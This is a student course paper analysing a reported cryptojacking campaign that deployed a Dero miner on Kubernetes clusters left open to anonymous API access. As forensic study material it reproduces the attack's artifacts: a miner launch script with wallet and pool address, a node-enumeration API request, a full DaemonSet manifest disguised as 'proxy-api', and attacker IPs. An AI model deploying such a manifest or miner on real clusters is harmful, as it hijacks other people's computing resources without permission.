Dero Cryptojacking Attack Targeting Kubernetes

Simone Galota

St. John's University

College of Professional Studies

Division of Computer Science, Mathematics, and Science

Spring 2023

DFR711: Cyber Forensics & Malware Analysis

Midterm Research Paper

Professor Denise Dragos

March 29, 2023

Abstract

Nowadays, every internet service run on cloud computing. Because of that, monitoring these environments is essential for avoiding or promptly detecting cyber-attacks against cloud platforms. This paper focuses on a cryptojacking attack on a Kubernetes cluster. Specifically, a Dero (a new privacy-focused blockchain technology) miner has been found and stopped, in February 2023, by CrowdStrike threat intelligence analysts.

Keywords: cloud computing, Kubernetes, cryptojacking, Dero blockchain

Dero Crypto-jacking Targeting Kubernetes

Cloud computing has strongly increased its popularity in the last ten years. Many factors, such as the improvements in the backbone network, easier Internet access for the users, as well as better computation capability of modern devices, have favored this paradigm transition. Cloud technologies are “radically changing the way how information technology services are created, delivered, accessed and managed”[1].

During this time many companies massively moved their activities to the cloud infrastructures. Consequently, even the adversaries have changed their targets. Nowadays, many attackers aim to access sensitive data not well protected or damaging services running on the cloud that are not properly secured and configured by IT personnel.

In 2020, cloud computing cyber-attacks were 20% of the totality of attacks. Cloud platforms are the third most targeted cyber ecosystem[2].

In this context, cyber forensic investigators and threat intelligence analysts have outstanding importance in understanding the dynamics of the attack and solving issues related to the security of the cloud platform.

Despite the effort of security specialists, the complex nature of the cloud infrastructure and the advanced techniques used by attackers (even well-funded) make prompt detection and response to cyber incidents increasingly challenging.

Such attacks, like cloud cryptojacking, can be hard to detect or prevent, even though there are companies investing resources in developing tools useful for detecting them and minimizing their impact on the organizations.

For instance, CrowdStrike researchers discovered, in February 2023, the first Dero cryptojacking attacks addressing a Kubernetes cluster.

Background knowledge

What is DERO[3]?

DERO is a new blockchain technology based on DAG (Directed Acyclic Graph) and CryptoNote protocol, aiming to give its transactions absolute anonymity. DERO is mainly a platform for running a private, decentralized, and unstoppable application called smart contracts, while users keep total control of their assets with complete privacy. But it is also a cryptocurrency since this application is the main one on the blockchain today. Homomorphic encryption is used in its protocol.

What is Cryptojacking[4]?

Firstly, there is the need to define what cryptomining is: it's the procedure of creating a digital currency, received as a reward after having a work. This consists of using appropriate hardware and software to verify and record blockchain transactions. Therefore, cryptojacking is a form of malicious cryptomining. "Cloud cryptojacking is a kind of cyberattack in which hackers exploit some vulnerabilities to gain access and use the resources of a cloud computing platform to mine cryptocurrency without the permission of the owner". The main consequent damage of this attack is the raising of the electricity bills due to the massive energy consumption.

What is Cloud Orchestration[5]?

With the use of containerized applications came the need for automating their management and deployment in the cloud. Leading to the development of cloud orchestration, consisting of automating the tasks required to manage the workloads. To perform specific business functions, these tools integrate automated processes into workflows. Orchestration software reduces the need for manual intervention, minimizing the probability of human errors. Nowadays, the leading software orchestrator for the cloud is Kubernetes.

What is Kubernetes[6]?

Kubernetes is an open-source container orchestration platform developed at Google. It automates deploying, managing, monitoring, and scaling containerized applications. "When you deploy Kubernetes, you get a cluster[7]". A cluster is a group of worker machines. These machines are called nodes and they run containerized applications. If a node fails, the application will still be accessible from the other nodes. There is always one worker node at least.

Each node contains:

- A Pod: it is a set of running containers in the cluster. It is considered the tiniest deployable unit you can generate and manage in Kubernetes. Pods are the components of the application workload.
- Kubelet: it is an agent for starting, stopping, and managing individual containers by requests from the control plane.
- Kube-proxy: it's the component responsible for networking proxying and load balancing.



Figure 1: Kubernetes architecture[7]

Additionally, the control plane is the layer of Kubernetes orchestration software exposing the API and the interfaces to manage the lifecycle of the containers.

Technical details of the attack[8]

The attackers identified non-standard ports in the clusters. These had configuration mistakes on authentication settings. Specifically, authentication rights were set as "`--anonymous-auth=true`". This means that, in the Kubernetes API, anonymous access was permitted. Figure 2 below shows the dynamic of the attacks.



Figure 2 - Attack summary[8]

Once the attackers have found online the exposed cluster, a DaemonSet "`proxy-api`" is deployed.

A DaemonSet creates a pod on each node of the Kubernetes cluster. In this case, it was a malicious pod. The mining efforts of each pod came back to the community pool, to redistribute fairly the compensation to the miner wallets.

More in the detail, the researchers noticed that a Docker image was used in performing cryptojacking. The name of the image was: "`pauseyyf/pause:latest`". A Docker image

is an executable package containing all the files needed for running a piece of software, like configuration files, code, and libraries. In the context of this attack, two of these files were:

- "`entrypoint.sh`": it is a bash script and surely the entry point of the docker image.

```
#!/bin/bash
echo "ok"
sleep 10
./pause
--wallet-address=deroi1qyr8wnk9aw9lel0xcufdj98cqtd3lc5y84nhl679nm3wkn
az0ad6xq9pvfz92xnjm0ypwc9rt0v
--daemon-rpc-address=community-pools[.]mysrv[.]cloud:10300 --debug
```

Figure 3 Content of entrypoint.sh script[8]

- "`pause`": it is a binary executable. Usually, "pause" containers are used for bootstrapping a pod in a normal Kubernetes environment.

Looking at the script we can see that, after a sleep, the "pause" binary executable is run. Two arguments are passed to this binary:

- The address of the DERO wallet.
- The mining pool community.

Namely, the pause binary is the real piece of software for the Dero Miner.

Threat analysts discovered that the payloads were sent from 3 servers with the following IP address base in the United States:

- 209.141.32.72
- 209.141.42.48
- 205.185.124.121

The operation was conducted using a GET HTTP request to the K8S API for understanding which nodes in the cluster were vulnerable. Once the response was received and the right

```
GET /api/v1/nodes?limit=500 HTTP/1.1
Host:
User-Agent: kubectl/v1.26.1 (linux/amd64) kubernetes/8f94681
Accept: application/json;as=Table;v=v1;g=meta.k8s.io,application/
Kubectl-Command: kubectl get
Kubectl-Session: 0ff6428d-1bf7-444c-b86c-9b3b169f5e50
Accept-Encoding: gzip
```

Figure 4 - HTTP GET request[8]

nodes were discovered, the DaemonSet has been created with the name "`proxy-api`" to avoid arousing suspicion. Indeed, it is a "common term in Kubernetes logs"[8].

Additionally, the restart policy was set as always in case of a crash.

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: ''
  name: proxy-api
  namespace: kube-system
spec:
  selector:
    matchLabels:
      app: proxy-api
  template:
    metadata:
      labels:
        app: proxy-api
      name: proxy-api
    spec:
      containers:
      - command:
        - "/bin/bash"
        - "-c"
        - "./entrypoint.sh"
        image: pauseyyf/pause:latest
        imagePullPolicy: Always
        name: proxy-api
      dnsConfig:
        nameservers:
        - 8.8.8.8
        options:
        - name: ndots
          value: '2'
        - name: edns0
        searches:
        - ns1.svc.cluster.local
        - my.dns.search.suffix
      dnsPolicy: None
      restartPolicy: Always
      tolerations:
      - operator: Exists
```

Figure 5 - yaml of the DaemonSet[8]

Furthermore, security researchers affirm that this attack has been probably motivated by financial reasons only. Because, usually, these kinds of attacks are followed by either a lateral movement for attacking other resources or attempts of interrupting cluster operation (DoS), but not this one.

After some time, researchers noticed that the Dero miner was substituted with a Monero miner.

Conclusions

In conclusion, this paper has shown how it has been possible to be the subject of a cyber-attack in a cloud computing environment. Fortunately, in this attack, neither sensitive data was leaked, nor dangerous activities have been conducted. Even though the economic loss caused by high energy consumption can be very impactful on a business.

Also, this report highlights how it is important to invest resources in cyber-security. The readiness in detecting and responding threats can ensure, not only business continuity but also economic damages limitation, as well as a good reputation for the company involved.

Eventually, technical personnel must keep in mind the increasing complexity of the attacks, as well as their evolution. For these reasons, constant IT training has a key role in facing effectively cyber-threats.

References

[1] F. Marturana, G. Me and S. Tacconi, "A Case Study on Digital Forensics in the Cloud," *2012 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery*, Sanya, China, 2012, pp. 111-116, doi: 10.1109/CyberC.2012.26.

[2] https://www.triskelelabs.com/blog/cloud-cyber-attacks-the-latest-cloud-computing-security-issues

[3] https://github.com/deroproject/documentation/blob/master/Dero_Whitepaper.pdf

[4] https://www.paloaltonetworks.com/blog/security-operations/playbook-of-the-week-cloud-cryptojacking-response/

[5] https://www.vmware.com/topics/glossary/content/cloud-orchestration.html

[6] https://cloud.google.com/learn/what-is-kubernetes

[7] https://kubernetes.io/docs/concepts/overview/components/

[8] https://www.crowdstrike.com/blog/crowdstrike-discovers-first-ever-dero-cryptojacking-campaign-targeting-kubernetes/